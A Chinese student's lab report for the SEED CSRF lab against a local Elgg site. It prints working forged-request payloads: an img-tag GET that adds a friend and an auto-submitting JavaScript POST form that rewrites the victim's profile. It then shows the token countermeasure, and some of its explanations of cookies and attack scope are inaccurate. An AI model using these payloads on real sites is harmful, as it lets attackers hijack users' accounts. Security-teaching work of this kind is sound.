实验 4 跨站请求伪造(CSRF)攻击实验


57118109 徐一鸣

实验任务将使用虚拟机中本地设置的两个 web 站点。第一个是易受攻击的 Elgg 网站 www.csrflabelgg.com，在虚拟机内访问，第二个是攻击者用来攻击 Elgg 的恶意网站。可以在虚拟机内通过 www.csrflabattacker.com 访问该网站。


Task 1: Observing HTTP Request

在 CSRF 攻击中，我们需要伪造 HTTP 请求。因此，我们需要知道一个合法的 HTTP 请求，它使用什么参数等等。我们可以使用一个名为“HTTP Header Live”的 Firefox 插件来实现这个目的。此任务的目标是熟悉此工具，使用此工具在 Elgg 中捕获 HTTP GET 请求和 HTTP POST 请求，并在报告中指出这些要求中使用的参数。

步骤 1：在 firebox 菜单栏右侧 Add-ons 中添加搜索 live https header 并安装。



步骤 2：点击菜单栏中的 Slidebars，左侧将显示一个侧边栏，确保选择 HTTP Header Live，然后访问任意 web 网站，所有触发 http 请求将被捕获并显示在侧边栏。





Task 2: CSRF Attack using GET Request

在这个任务中，我们需要 Elgg 社交网络中的两个人：Alice 和 Boby。Boby 想成为 Alice 的朋友，但爱丽丝拒绝把他加入她的 Elgg 朋友名单，Boby 决定使用 CSRF 攻击来实现他的目标。他给爱丽丝发送了一个 URL(通过电子邮件或在 Elgg 发布)，爱丽丝很好奇，就点击了这个网址，这把她带到了波比的网站：www.csrflabattacker.com。假设你是 Boby，描述如何构造 web 页面的内容，这样当 Alice 访问 web 页面时，Boby 就被添加到 Alice 的朋友列表中(假设 Alice 与 Elgg 有一个活跃的会话)。

要向受害者添加好友，我们需要识别合法的 add-friend HTTP 请求(一个 GET 请求)是什么样子的。我们可以使用“HTTP Header Live”工具来进行调查。在此任务中，不允许编写 JavaScript 代码来启动 CSRF 攻击，你的工作是在 Alice 访问 web 页面时立即使攻击成功，而不需要在页面上进行任何单击(提示:可以使用 img 标记，它会自动触发 HTTP GET 请求)。

步骤 1：登录 Admin 账号并申请添加 Boby 好友，点击 Add friend 后得到对应的 get 请求，记录下该请求。






http://www.csrflabelgg.com/action/friends/add?friend=43&__elgg_ts=1600097066&__elgg_token=qLuLMs9v0ZqENFoD83pyVA&__elgg_ts=1600097066&__elgg_token=qLuLMs9v0ZqENFoD83pyVA

步骤 2：制作包含恶意代码（添加 Boby 好友）的网站 www.csrflabattacker.com。


```
[09/14/20]seed@VM:~$ sudo su
root@VM:/home/seed# cd /var/www/CSRF/Attacker
root@VM:/var/www/CSRF/Attacker# ls
root@VM:/var/www/CSRF/Attacker# gedit addBoby.html
```

```
<html>
<body>
<h1>Hello Alice! Wish you happy!</h1>

<img src="http://www.csrflabelgg.com/action/friends/add?friend=43"
     alt="image" width="1" height="1" />
</body>
</html>
```

步骤 3：通过 Admin 的账号向 Alice 发送包含恶意网站的邮件，引起 Alice 的好奇心。



步骤 4：Alice 登录自己的账号，因为好奇心打开邮件并访问邮件中的网址，访问后发现自己添加了 Boby 好友，Boby 成功诱骗 Alice 添加其为好友。



Task 3: CSRF Attack using POST Request

在把自己加入了爱丽丝的好友名单后，波比想做更多的事情，让 Alice 在她的资料里说

“Boby is my Hero”。爱丽丝不喜欢波比，更不用说把 SEED Labs 4 的声明放进她的资料里了，Boby 计划使用 CSRF 攻击来实现这个目标，这就是这项任务的目的。

一种攻击方式是向爱丽丝的 Elgg 账户发布消息，希望爱丽丝会点击消息中的 URL。这个 URL 将把 Alice 引向你的(即 Boby 的)恶意网站 www.csrflabattacker.com，在那里你可以发起 CSRF 攻击。

攻击的目的是修改受害者的资料，特别是攻击者需要伪造一个请求来修改 Elgg 的受害用户的配置信息。允许用户修改他们的个人资料是 Elgg 的一个特点，如果用户想修改他们的配置文件，他们可以到 Elgg 的配置文件页面，填写一个表单，然后提交表单—发送一个 POST 请求—到 server-side script /profile/edit.php，它处理请求并进行文件修改。


服务器端脚本 edit.php 同时接受 GET 和 POST 请求，在此任务中，需要使用 POST 请求，当受害者访问其恶意站点时，攻击者需要从受害者的浏览器伪造一个 HTTP POST 请求。

步骤 1：观察 Post 请求格式，编写 JavaScript 代码构建用于 CSRF 攻击的恶意 web 站点。

```
root@VM:/var/www/CSRF/Attacker# gedit hero.html
```

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>

<script type="text/javascript">
function forge_post()
{
var fields;

fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my
HERO'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]'value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
var p = document.createElement("form");

p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";

document.body.appendChild(p);

p.submit();
}

window.onload = function() { forge_post();}
</script>
</body>
</html>
```

步骤 2：用 Admin 账号给 Alice 发送包含恶意网站 www.csrflabattacker.com 的邮件，Alice 打开文件后发现个人信息被修改，Boby 攻击成功。



Alice

Brief description: Boby is my HERO

问题 1：伪造的 HTTP 请求需要 Alice 的用户 id (guid)才能正常工作。如果 Boby 的目标是 Alice，在攻击之前，他可以找到获取 Alice 的用户 id 的方法。Boby 不知道 Alice 的 Elgg 密码，所以他无法登录 Alice 的账户获取信息。请描述一下 Boby 是如何解决这个问题的。

答：由于 Alice 账号的防御机制，Boby 是无法直接获得 Alice 的 Elgg 密码的，于是 Boby 利用了 Elgg 网站对于 Alice 想要访问的网站的信任，当 Alice 在登录的状态下主动访问 Boby 的恶意网站时，由于此时 Alice 账号对此网站完全信任，故其携带的 Alice 用户 Cookie 信息会泄露给浏览器，导致恶意攻击被执行。

问题 2：Boby 是否想对访问他的恶意网页的任何人发起攻击，在这种情况下，他事先不知道谁正在访问 web 页面，他还能发动 CSRF 攻击来修改受害者的 Elgg 档案吗?请解释一下。

答：不能，因为在修改用户 Elgg 档案时，恶意代码中需要对被修改对象进行确认，只有在被攻击者为确定的受害者时，才能对该受害者攻击成功，否则无法通过受害者主动访问受信任网站来过去受害者的 Cookie 信息。

Task 4: Implementing a countermeasure for Elgg

Elgg 有一个内置的对策来防御 CSRF 的攻击，防范 CSRF 并不难，而且有几个常见的方法。

Secret-token approach: Web 应用程序可以在其页面中嵌入一个秘密令牌，来自这些页面的所有请求都将携带这个令牌。由于跨站点请求无法获得此令牌，服务器将很容易识别它们伪造的请求。

Referrer header approach: Web 应用程序还可以使用 referrer 头验证请求的原始页面。但是，由于隐私问题，这个头信息可能已经在客户端被过滤掉了。

步骤 1：打开/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg 目录下的 ActionsService.php，注释掉下图所示的 return true。


```
        /**
         * @see action_gatekeeper
         * @access private
         */
        public function gatekeeper($action) {
                //return true;

                if ($action === 'login') {
                        if ($this->validateActionToken(false)) {
                                return true;
                        }

                        $token = get_input('__elgg_token');
                        $ts = (int)get_input('__elgg_ts');
                        if ($token && $this->validateTokenTimestamp($ts)) {
                                // The tokens are present and the time looks
valid: this is probably a mismatch due to the
                                // login form being on a different domain.
                                register_error(_elgg_services()->translator-
>translate('actiongatekeeper:crosssitelogin'));
```

步骤 2：将 Alice 的个人信息修改回空白后再次进行 CSRF 攻击，发现信息修改失败，攻击不成功。


Alice

问题：请指出使用 Firefox 的 HTTP 检查工具捕获的 HTTP 请求中的 secret_token，请解释攻击者在 CSRF 攻击中为什么不能发送这些 secret_token，是什么阻止他们从网页中发现 secret_token?

答：点击 Firefox 菜单栏的 Tools-Web Developer-Network，登录账号显示了 login 的 HTTP POST。



双击进 login，所选请求的详细信息将在右侧窗格中显示，在 header 选项卡中显示了登录请求的细节(细节包括 URL、请求方法和 cookie)。可以在右窗格中观察请求和响应头。要检查 HTTP 请求中涉及的参数，我们可以使用 Params 选项卡。下图显示了在登录请求中发送给 Elgg 的参数，包括用户名和密码。该工具可用于以类似于 HTTP POST 请求的方式检查 HTTP GET 请求。



攻击失败的原因是注释掉 return true 后 token 缺失，因此 gatekeeper 函数可以执行，函数会调用 secret_token validation 函数，该函数中有个关键函数 MD5 加密，使得攻击者在知道 guid 的情况下，没有密钥也不能伪造出正确的 token。

实验总结

攻击者在没有受害者 Cookie 的情况下是很难直接对对方进行攻击的，通过编写恶意程序，诱导攻击者点击，通过受害者信任的目标网站获得攻击者的 Cookie 并间接完成攻击是一种很巧妙的方法，故网站维护者需要加强防护，通过多重加密方法，并对网站权限进行管控。

一身本领应该用在正道上，网络安全技术就是为了杜绝网络犯罪和网络骚扰，通过正当方法进行健康的交流才是社会主义好青年。